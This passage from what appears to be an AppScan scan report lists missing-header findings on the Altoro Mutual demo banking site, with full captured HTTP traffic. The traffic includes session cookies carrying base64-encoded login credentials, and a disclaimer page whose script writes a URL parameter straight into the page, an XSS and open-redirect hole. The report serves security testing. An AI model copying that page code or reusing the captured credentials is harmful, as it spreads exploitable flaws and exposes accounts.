        <span id="_ctl0__ctl0_Content_Administration"></span>
    </td>
    <td valign="top" colspan="3" class="bb">


<div class="fl" style="width: 99%;">

<h1>Customize Site Language</h1>

<form name="aspnetForm" method="post" action="customize.aspx" id="aspnetForm">
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwUJMjA2OTMxMDA4ZGQ=" />

  <p>
  <span id="_ctl0__ctl0_Content_Main_Label1">Curent Language: </span>
  <span id="_ctl0__ctl0_Content_Main_langLabel"></span>
  </p>

  <p>
  <span id="_ctl0__ctl0_Content_Main_Label2">You can change the language setting by choosing:</span>
  </p>

  <p>
  <a id="_ctl0__ctl0_Content_Main_HyperLink1" href="customize.aspx?lang=international">International</
```

```
...
...
...
```

Issue 2 of 5

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/
Domain	demo.testfire.net
Path	/
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locationsIt is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.
Causes:	Insecure web application programming or configuration
Fix:	Config your server to use the "X-Content-Type-Options" header

Issue 2 of 5 - Details

Difference:

Reasoning: AppScan detected that the X-Content-Type-Options response header is missing, which increases exposure to drive-by download attacks

Test Requests and Responses:

```
GET / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Content-Length: 9605
Server: Microsoft-IIS/8.0
X-AspNet-Version: 2.0.50727
Set-Cookie: ASP.NET_SessionId=3ww10t55hsuryv554izk4a22; path=/; HttpOnly
Set-Cookie: amSessionId=5742148384; path=/
Expires: -1
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:07:42 GMT
Content-Type: text/html; charset=utf-8
Pragma: no-cache
Cache-Control: no-cache
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="style.css"
rel="stylesheet" type="text/css" /><meta name="description" content="Altoro Mutual offers a broad range of
commercial, private, retail and mortgage banking services to small and middle-market businesses and individuals.">
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="default.aspx"
style="height:80px;width:183px;"><img src="images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                        <a id="_ctl0__ctl0_LoginLink" title="It does not appear that you have properly
authenticated yourself.  Please click here to sign in." href="bank/login.aspx" style="color:Red;font-
weight:bold;">Sign In</a> | <a id="_ctl0__ctl0_HyperLink3" href="default.aspx?content=inside_contact.htm">Contact
Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="feedback.aspx">Feedback</a> | <label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1" src="images/header_pic.jpg"
border="0" style="height:60px;width:354px;" /></td>
           </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />  
<a id="_ctl0__ctl0_Content_AccountLink" title="You do not appear to have authenticated yourself with the
application.  Click here to enter your valid username and password." class="focus" href="bank/login.aspx">ONLINE
BANKING LOGIN</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <a id="_ctl0__ctl0_Content_CatLink1" class="subheader" href="default.aspx?
content=personal.htm">PERSONAL</a>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="default.aspx?content=personal_deposit.htm">Deposit
Product</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink2" href="default.aspx?
content=personal_checking.htm">Checking</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink3" href="default.aspx?content=personal_loans.htm">Loan
Products</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink4" href="default.aspx?content=personal_cards.htm">Cards</a>
</li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink5" href="default.aspx?
content=personal_investments.htm">Investments &amp;amp; Insurance</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink6" href="default.aspx?content=personal_other.htm">Other
Services</a></li>
        </ul>

        <a id="_ctl0__ctl0_Content_CatLink2" class="subheader" href="default.aspx?content=business.htm">SMALL
BUSINESS</a>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink7" href="default.aspx?content=business_deposit.htm">Deposit
Products</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink8" h
...
...
...
```

Issue 3 of 5

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/retirement.htm
Domain	demo.testfire.net
Element	retirement.htm
Path	/retirement.htm
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locationsIt is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.
Causes:	Insecure web application programming or configuration
Fix:	Config your server to use the "X-Content-Type-Options" header

Issue 3 of 5 - Details

Difference:

Reasoning: AppScan detected that the X-Content-Type-Options response header is missing, which increases exposure to drive-by download attacks

Test Requests and Responses:

```
GET /retirement.htm HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amSessionId=51412155872; ASP.NET_SessionId=2oan1z45bgqh3iizalrl4h45;
amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Referer: https://demo.testfire.net/default.aspx?content=business_retirement.htm
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Last-Modified: Thu, 22 Feb 2007 08:36:56 GMT
Server: Microsoft-IIS/8.0
Accept-Ranges: bytes
Content-Length: 1123
X-Powered-By: ASP.NET
ETag: "04259c5c56c71:0"
Date: Tue, 02 Jan 2018 11:14:54 GMT
Content-Type: text/html

<html>
 <head>
        <title>Business Retirement Infromation</title>
        <link href="style.css" rel="stylesheet" type="text/css" />
 </head>
```

```
 <body>

<div class="fl" style="width:67%;">

<h1>Retirement</h1>

<p>In order to attract and retain the best employees in today's competitive job market, it is critical to offer
retirement plans and benefits that encourage long-term careers with your company. Altoro Mutual specialists can
work with you to create a retirement portfolio that will impress your employees while staying within your company's
budget.
<ul>
    <li>401K</li>
    <li>Profit Sharing</li>
    <li>Defined Benefit</li>
    <li>Executive Savings</li>
</ul>
</p>

<p>For more information about these products, please <a href="default.aspx?content=inside_contact.htm">contact
Altoro Mutual</a>.</p>

</div>

<div class="flp" style="width: 150px;">

<img src="images/b_retirement.jpg" alt="Retirement Planning"><br />

<span class="credit">
Altoro Mutual specialists can work with you to create a retirement portfolio that will impress your
employees</span>

</div>

 </body>
</html>
```

Issue 4 of 5

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/disclaimer.htm
Domain	demo.testfire.net
Element	disclaimer.htm
Path	/disclaimer.htm
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locationsIt is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.
Causes:	Insecure web application programming or configuration
Fix:	Config your server to use the "X-Content-Type-Options" header

Issue 4 of 5 - Details

Difference:

Reasoning: AppScan detected that the X-Content-Type-Options response header is missing, which increases exposure to drive-by download attacks

Test Requests and Responses:

```
GET /disclaimer.htm?url=http://www.netscape.com HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9; ASP.NET_SessionId=2oan1z45bgqh3iizalrl4h45;
amSessionId=51412155872; amUserId=100116014; amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Referer: https://demo.testfire.net/default.aspx?content=inside_contact.htm
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Last-Modified: Tue, 10 Jul 2007 19:09:26 GMT
Server: Microsoft-IIS/8.0
Accept-Ranges: bytes
Content-Length: 1517
X-Powered-By: ASP.NET
ETag: "0f71cd525c3c71:0"
Date: Tue, 02 Jan 2018 11:14:54 GMT
Content-Type: text/html

<html>
<head>
  <title>Altoro Mutual: Link Disclaimer</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
  <style type="text/css">
  <!--
    p { font: 12px verdana, arial, sans-serif; color:#000000; line-height:1.6 }
  -->
  </style>
  <script>

    function go(sDestination) {
      window.opener.location.href = sDestination;
      cl();
    }

    function cl() {
      window.close();
    }

    var iPos = document.URL.indexOf("url=")+4;
    var sDst = document.URL.substring(iPos,document.URL.length);
  </script>
</head>

<body bgcolor=#FFFFFF link="#5811B0" vlink="#5811B0" leftmargin="0" topmargin="0" marginwidth="0" marginheight="0">

  <center>
  <table width=90% border=0>
    <tr>
      <td>
        <p>This hyperlink allows you to access a third party website:
        <br /><br />
        <b><script>document.write(unescape(sDst));</script></b>
        <br /><br />
        Please read the privacy policy of the linked website, which
        may differ from the privacy policy of the Altoro Mutual website.
        <br /><br />
        Click OK to continue or Cancel to remain on altoromutual.com.
        </p>
        <a href="#" onclick="go(sDst);return false;"><img src="images/ok.gif" id="ok" alt="ok" border="0"></a>
        <a href="#" onclick="cl();return false;"><img src="images/cancel.gif" id="cancel" alt="cancel" border="0">
</a>
      </td>
    </tr>
  </table>

  </center>

</body>
</html>
```

Issue 5 of 5

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/login.aspx
Domain	demo.testfire.net
Element	login.aspx
Path	/bank/login.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locationsIt is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.
Causes:	Insecure web application programming or configuration
Fix:	Config your server to use the "X-Content-Type-Options" header

Issue 5 of 5 - Details

Difference:

Reasoning: AppScan detected that the X-Content-Type-Options response header is missing, which increases exposure to drive-by download attacks

Test Requests and Responses:

```
GET /bank/login.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amSessionId=51412155872; ASP.NET_SessionId=2oan1z45bgqh3iizalrl4h45
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Referer: https://demo.testfire.net/
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Server: Microsoft-IIS/8.0
Pragma: no-cache
Content-Length: 8692
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:14:54 GMT
```

```
Expires: -1
Content-Type: text/html; charset=utf-8



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual: Online Banking Login
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="../style.css"
rel="stylesheet" type="text/css" /><meta name="keywords" content="Altoro Mutual Login, login, authenticate"></head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="../default.aspx"
style="height:80px;width:183px;"><img src="../images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                        <a id="_ctl0__ctl0_LoginLink" title="Please click here to sign out of the Online Banking
application.  You may also want to close your browser window." href="logout.aspx" style="color:Red;font-
weight:bold;">Sign Off</a> | <a id="_ctl0__ctl0_HyperLink3" href="../default.aspx?
content=inside_contact.htm">Contact Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="../feedback.aspx">Feedback</a> |
<label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1"
src="../images/header_pic.jpg" border="0" style="height:60px;width:354px;" /></td>
           </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="../images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />
  <a id="_ctl0__ctl0_Content_AccountLink" title="Click here to access a summary view of your banking accounts
with Altoro Mutual." class="focus" href="main.aspx">MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="../default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="../default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="../default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <a id="_ctl0__ctl0_Content_CatLink1" class="subheader" href="../default.aspx?
content=personal.htm">PERSONAL</a>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="../default.aspx?
content=personal_deposit.htm">Deposit Product</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink2" href="../default.aspx?
content=personal_checking.htm">Checking</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink3" href="../default.aspx?content=personal_loans.htm">Loan
Products</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink4" href="../default.aspx?
content=personal_cards.htm">Cards</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink5" href="../default.aspx?
content=personal_investments.htm">Investments &amp;amp; Insurance</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink6" href="../default.aspx?content=personal_other.htm">Other
Services</a></li>
        </ul>

        <a id="_ctl0__ctl0_Content_CatLink2" class="subheader" href="../default.aspx?content=business.htm">SMALL
BUSINESS</a>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink7" href="../default.aspx?
content=business_deposit.htm">Deposit Products</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink8" href="../default.aspx?conte
...
...
...
```

L DAST: Missing "X-XSS-Protection" header 5

Issue 1 of 5

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/
Domain	demo.testfire.net
Path	/
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locationsIt is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.
Causes:	Insecure web application programming or configuration
Fix:	Config your server to use the "X-XSS-Protection" header

Issue 1 of 5 - Details

Difference:

Reasoning: AppScan detected that the X-XSS-Protection response header is missing, which may allow Cross-Site Scripting attacks

Test Requests and Responses:

```
GET / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Content-Length: 9605
Server: Microsoft-IIS/8.0
X-AspNet-Version: 2.0.50727
Set-Cookie: ASP.NET_SessionId=3ww10t55hsuryv554izk4a22; path=/; HttpOnly
Set-Cookie: amSessionId=5742148384; path=/
Expires: -1
X-Powered-By: ASP.NET
```

```
Date: Tue, 02 Jan 2018 11:07:42 GMT
Content-Type: text/html; charset=utf-8
Pragma: no-cache
Cache-Control: no-cache



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="style.css"
rel="stylesheet" type="text/css" /><meta name="description" content="Altoro Mutual offers a broad range of
commercial, private, retail and mortgage banking services to small and middle-market businesses and individuals.">
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="default.aspx"
style="height:80px;width:183px;"><img src="images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                         <a id="_ctl0__ctl0_LoginLink" title="It does not appear that you have properly
authenticated yourself.  Please click here to sign in." href="bank/login.aspx" style="color:Red;font-
weight:bold;">Sign In</a> | <a id="_ctl0__ctl0_HyperLink3" href="default.aspx?content=inside_contact.htm">Contact
Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="feedback.aspx">Feedback</a> | <label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1" src="images/header_pic.jpg"
border="0" style="height:60px;width:354px;" /></td>
           </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />  
<a id="_ctl0__ctl0_Content_AccountLink" title="You do not appear to have authenticated yourself with the
application.  Click here to enter your valid username and password." class="focus" href="bank/login.aspx">ONLINE
BANKING LOGIN</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <a id="_ctl0__ctl0_Content_CatLink1" class="subheader" href="default.aspx?
content=personal.htm">PERSONAL</a>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="default.aspx?content=personal_deposit.htm">Deposit
Product</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink2" href="default.aspx?
content=personal_checking.htm">Checking</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink3" href="default.aspx?content=personal_loans.htm">Loan
Products</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink4" href="default.aspx?content=personal_cards.htm">Cards</a>
</li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink5" href="default.aspx?
content=personal_investments.htm">Investments &amp;amp; Insurance</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink6" href="default.aspx?content=personal_other.htm">Other
Services</a></li>
        </ul>

        <a id="_ctl0__ctl0_Content_CatLink2" class="subheader" href="default.aspx?content=business.htm">SMALL
BUSINESS</a>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink7" href="default.aspx?content=business_deposit.htm">Deposit
Products</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink8" h
...
...
```

```
...
```

Issue 2 of 5

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/customize.aspx
Domain	demo.testfire.net
Element	customize.aspx
Path	/bank/customize.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locationsIt is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.
Causes:	Insecure web application programming or configuration
Fix:	Config your server to use the "X-XSS-Protection" header

Issue 2 of 5 - Details

Difference:

Reasoning: AppScan detected that the X-XSS-Protection response header is missing, which may allow Cross-Site Scripting attacks

Test Requests and Responses:

```
GET /bank/customize.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9;
ASP.NET_SessionId=2oan1z45bgqh3iizalrl4h45; amSessionId=51412155872; amUserId=100116014
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Referer: https://demo.testfire.net/bank/main.aspx
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Content-Length: 5542
Server: Microsoft-IIS/8.0
X-AspNet-Version: 2.0.50727
Set-Cookie: lang=; path=/
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:14:56 GMT
Content-Type: text/html; charset=utf-8
Cache-Control: private
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual: Customize Site Language
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="../style.css"
rel="stylesheet" type="text/css" /></head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="../default.aspx"
style="height:80px;width:183px;"><img src="../images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                      <a id="_ctl0__ctl0_LoginLink" title="Please click here to sign out of the Online Banking
application.  You may also want to close your browser window." href="logout.aspx" style="color:Red;font-
weight:bold;">Sign Off</a> | <a id="_ctl0__ctl0_HyperLink3" href="../default.aspx?
content=inside_contact.htm">Contact Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="../feedback.aspx">Feedback</a> |
<label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1"
src="../images/header_pic.jpg" border="0" style="height:60px;width:354px;" /></td>
           </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="../images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />
  <a id="_ctl0__ctl0_Content_AccountLink" class="focus" href="main.aspx">MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="../default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="../default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="../default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <b>I WANT TO ...</b>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="main.aspx">View Account Summary</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink2" href="transaction.aspx">View Recent Transactions</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink3" href="transfer.aspx">Transfer Funds</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink4" href="queryxpath.aspx">Search News Articles</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink5" href="customize.aspx">Customize Site Language</a></li>
        </ul>
        <span id="_ctl0__ctl0_Content_Administration"></span>
    </td>
    <td valign="top" colspan="3" class="bb">


<div class="fl" style="width: 99%;">

<h1>Customize Site Language</h1>

<form name="aspnetForm" method="post" action="customize.aspx" id="aspnetForm">
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwUJMjA2OTMxMDA4ZGQ=" />

  <p>
  <span id="_ctl0__ctl0_Content_Main_Label1">Curent Language: </span>
  <span id="_ctl0__ctl0_Content_Main_langLabel"></span>
  </p>

  <p>
  <span id="_ctl0__ctl0_Content_Main_Label2">You can change the language setting by choosing:</span>
  </p>

  <p>
  <a id="_ctl0__ctl0_Content_Main_HyperLink1" href="customize.aspx?lang=international">International</
...
...
```

```
...
```

Issue 3 of 5

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/retirement.htm
Domain	demo.testfire.net
Element	retirement.htm
Path	/retirement.htm
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locationsIt is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.
Causes:	Insecure web application programming or configuration
Fix:	Config your server to use the "X-XSS-Protection" header

Issue 3 of 5 - Details

Difference:

Reasoning: AppScan detected that the X-XSS-Protection response header is missing, which may allow Cross-Site Scripting attacks

Test Requests and Responses:

```
GET /retirement.htm HTTP/1.1
